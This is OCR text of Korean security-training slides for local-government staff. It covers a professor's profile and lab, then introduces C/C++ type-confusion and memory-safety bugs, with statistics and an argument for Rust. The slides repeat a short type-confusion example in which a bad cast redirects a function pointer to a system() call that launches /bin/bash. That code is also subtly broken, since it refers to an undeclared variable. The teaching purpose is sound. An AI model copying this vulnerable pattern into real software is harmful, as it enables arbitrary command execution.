
기초지자체 정보보안 담당자 교육

컴퓨터학과 전유석

약력


SAMSUNG Research
Researcher
(2013.12 - 2015.06)
NEC Laboratories America
Relentless passion for innovation
Research Intern
(2016.05 - 2016.08)
PURDUE UNIVERSITY
Ph.D. Graduation
(2020.08)
KOREA UNIVERSITY
Associate Prof.
(2025.03 ~ present)
Researcher
(2010.02 - 2013.06)
NSR 국가보안기술연구소
Ph.D. begin
(2015.08)
PURDUE UNIVERSITY
Research Intern
(2018.05 - 2018.08)
intel
Assistant Prof.
(2021.02 – 2025.02)
UNIST

소프트웨어 보안 연구실

- 연구분야: 소프트웨어 취약점 분석 기술 개발
- 대학원생 12명 & 학부 연구생 2명 & 연구원 1명
- Web page: https://s2-lab.github.io/index.html

Undergraduate Students

Minkyo Kim

Ingeol Park

Researcher

Woojeong Im

Graduate Students

Minseong Choi
PhD student

Sunghyun Yang
Master-PhD student

Jiun Min
Master-PhD student

Dongyeon Yu
Master-PhD student

Sumin Yang
PhD student

Seongyun Jeong
Master-PhD student

Jaeeun Eom
Master-PhD student

Zeewung Shin
Master-PhD student

Yeonji Ryu
Master-PhD student

Ingyu Jang
Master-PhD student


Seohyeon Lee
Master-PhD student

Changheon Lee
Master-PhD student

소프트웨어 보안 연구실 연구분야

C/C++ 메모리 / 타입 취약점 취약점 탐지 도구 개발

러스트 언어 취약점 탐지 도구 개발



모빌리티 보안, 웹 보안, 안드로이드 보안

소프트웨어 보안 연구실 (논문)

❖ Publications

IEEE S&P	ACM CCS	NDSS	USENIX Security
CMASan [S&P 25] ERSan [S&P 24] SwarmFlawFinder [S&P 22]	AHA-Fuzz [CCS 25] Autofuzzer [CCS 22] HexType [CCS 17] TypeSan [CCS 16]	Type++ [NDSS 25]	PsyPry [SEC 23]

Other Conferences
• FuZZan [USENIX ATC 20], PathFinder [ICSE 25], ShadowAuth [ACM ASIACCS 22] • PoLPer [ACM CODASPY19] • On the Robustness of Graph Reduction Against GNN Backdoor [AISec 24] • DryJin [IFIP SEC 24]

소프트웨어 보안 연구실 (학회 활동)

❖ Program Committes

USENIX Security	IEEE S&P	ACM CCS	NDSS
2026, 2025, 2024, 2023, 2022, 2021	2025	2024	2026, 2024, 2023

Other Conferences
• European Symposium on Research in Computer Security (ESORICS) 2022, 2021 • International Symposium on Research in Attacks, Intrusions and Defenses (RAID) 2022, 2021 • ACM Conference on Data and Application Security and Privacy (CODASPY) 2022, 2021 • World Conference on Information Security Applications (WISA) 2024, 2023 • Man-At-The-Middle Attacks Workshop (CheckMATE) Co-located with the ACM CCS 2021 • The Silicon Valley Cybersecurity Conference (SVCC) 2023

❖ Program Chairs

- IEEE/ACIS International Conference on Software Engineering, Management and Applications (SERA) 2023
- 한국정보보호학회 영남지부 학술대회 2024, 2023

소프트웨어
취약점 분석

자율 주행
취약점 분석

인터넷에 접근
가능한 기기를 통한
선박 해킹

AI 보안

로봇 보안

소프트웨어 보안
심화

일정

10:00 ~ 10:45: 이론 강의

11:00 ~ 11:45: 이론 강의

11:45 ~ 1:30: 점심 시간


1:30 ~ 2:15: 이론 강의

2:30 ~ 3:15: 이론강의



3:30 ~ 4:30: 이론강의

강의 슬라이드: https://s2-lab.github.io/assets/security.pdf

소프트웨어 취약점



Computers and Software are Everywhere

소프트웨어 취약점

왜 취약점은
발생할까?

취약한 C/C++언어 사용

❖비 메모리/타입 안전 언어인 C/C++ 의 광범위한 사용


Operating system/ applications

AI

IoT


C/C++ 언어의 주요 취약점 (타입 안전 위반 취약점)

- 타입 안전 위반 취약점이란?
  - 객체를 유효하지 않은 타입으로 참조할 때 발생
  - 이는 프로그램의 Undefined Behavior을 야기
  - 잘못된 타입으로 캐스팅 시, 부모 클래스로 초기화된 객체를 자식 클래스로 캐스팅하여 부모에 없는 멤버 변수 접근
  - 공격자가 시스템의 메모리를 조작하고, 민감한 정보에 접근하거나, 임의 코드 실행을 가능하게 함



타입 안전 위반 취약점 예시


- 잘못된 캐스팅에 의한 임의 코드 실행
  - Account 객체 생성




```
1  class Account {
2      public:
3          virtual void printType() { /* ... */ }
4  };
5
6  class User : public Account {
7      public:
8          void printType() override { /* ... */ }
9          void (*fPtr)(char*);
10 };
11
12 void vuln(char* command) {
13     system(command);
14 }
15
16 int setFuncToUser(Account* parent, void* funcAddr) {
17     User* child = static_cast<User*>(parent);
18     child->fPtr = funcAddr;
19 }
20
21 int main() {
22     Account* parent = new Account();
23     void* funcAddr = &vuln;           // Someway to get function address
24     setFuncToUser(parent, funcAddr); // Set function pointer to vuln
25     c->fPtr("/bin/bash");             // Execute shell command
26 }
```

타입 안전 위반 취약점 예시


- 잘못된 캐스팅에 의한 임의 코드 실행
  - Child 객체로 캐스팅




```
1  class Account {
2      public:
3          virtual void printType() { /* ... */ }
4  };
5
6  class User : public Account {
7      public:
8          void printType() override { /* ... */ }
9          void (*fPtr)(char*);
10 };
11
12 void vuln(char* command) {
13     system(command);
14 }
15
16 int setFuncToUser(Account* parent, void* funcAddr) {
17     User* child = static_cast<User*>(parent);
18     child->fPtr = funcAddr;
19 }
20
21 int main() {
22     Account* parent = new Account();
23     void* funcAddr = &vuln;          // Someway to get function address
24     setFuncToUser(parent, funcAddr); // Set function pointer to vuln
25     c->fPtr("/bin/bash");            // Execute shell command
26 }
```

타입 안전 위반 취약점 예시

- 잘못된 캐스팅에 의한 임의 코드 실행
  - fPtr 멤버를 vuln 함수 주소로 조작





```
1  class Account {
2      public:
3          virtual void printType() { /* ... */ }
4  };
5
6  class User : public Account {
7      public:
8          void printType() override { /* ... */ }
9          void (*fPtr)(char*);
10 };
11
12 void vuln(char* command) {
13     system(command);
14 }
15
16 int setFuncToUser(Account* parent, void* funcAddr) {
17     User* child = static_cast<User*>(parent);
18     child->fPtr = funcAddr;
19 }
20
21 int main() {
22     Account* parent = new Account();
23     void* funcAddr = &vuln;          // Someway to get function address
24     setFuncToUser(parent, funcAddr); // Set function pointer to vuln
25     c->fPtr("/bin/bash");            // Execute shell command
26 }
```

15


타입 안전 위반 취약점 예시

- 잘못된 캐스팅에 의한 임의 코드 실행
  - 해당 멤버 호출 시 vuln 함수를 호출
  - 시스템 호출을 하는 위험한 함수가 호출될 수 있음




```
1  class Account {
2      public:
3          virtual void printType() { /* ... */ }
4  };
5
6  class User : public Account {
7      public:
8          void printType() override { /* ... */ }
9          void (*fPtr)(char*);
10 };
11
12 void vuln(char* command) {
13     system(command);
14 }
15
16 int setFuncToUser(Account* parent, void* funcAddr) {
17     User* child = static_cast<User*>(parent);
18     child->fPtr = funcAddr;
19 }
20
21 int main() {
22     Account* parent = new Account();
23     void* funcAddr = &vuln;          // Someway to get function address
24     setFuncToUser(parent, funcAddr); // Set function pointer to vuln
25     c->fPtr("/bin/bash");            // Execute shell command
26 }
```

C/C++ 언어의 주요 취약점 (타입 안전 위반 취약점)



C/C++ 언어의 주요 취약점 (타입 안전 위반 취약점)

Type Confusion CVE : 49건

	2022	2023	총
C/C++	22	27	

Google Fixes Zero-Day Type Confusion Vulnerability in Chrome

December 5, 2022 By Laura Libeer Categories: Vulnerability

CVE-2022-4262

CVE-2022-1096


TYPE-CONFUSION: THE NEW ZERO-DAY VULNERABILITY PLAGUING GOOGLE'S CHROME

by Deepti Sachdeva on April 5, 2022

C/C++ 언어의 주요 취약점 (메모리 안전 위반 취약점)


Buffer Overflow 메모리 취약점

❖ Out of bound memory is accessed



C/C++ 언어의 주요 취약점 (메모리 안전 위반 취약점)

Use After Free 메모리 취약점




C/C++ 언어의 주요 취약점 (메모리 안전 위반 취약점)

❖많은 유명 프로그램의 취약점이 메모리 안전 위반 취약점 관련됨

- **Chrome**: 70% of high/critical vulnerabilities are memory unsafety
- **Firefox**: 72% of vulnerabilities in 2019 are memory unsafety
- **0days**: 81% of in the wild 0days (P0 dataset) are memory unsafey
- **Microsoft**: 70% of all MSRC tracked vulnerabilities are memory unsafety
- **Ubuntu**: 65% of kernel CVEs in USNs in a 6-month sample are memory unsafety
- **Android**: More than 65% of high/critical vulnerabilities are memory unsafety
- **macOS**: 71.5% of Mojave CVEs are due to memory unsafety


C/C++ 언어의 주요 취약점 (메모리 안전 위반 취약점)

63% of all Microsoft patches = memory and type safety violation !



* Data source: https://www.zdnet.com/article/microsoft-70-percent-of-all-security-bugs-are-memory-safety-issues/

취약점의 악용사례




Someone can spy on you !!!

Shut down factories !!!

Affected 500,000 servers !!!

메모리/타입 안전 강화 연구




메모리 안전언어 RUST

가장 효과적인
메모리 취약점 대응 방법

2024년 미국 백악관
메모리 안전 언어 사용 적극 권고

지속적인
메모리 안전 언어 사용률 증가

사용률 증가





적용 분야

Google
Firefox
Discord
npm
Linux

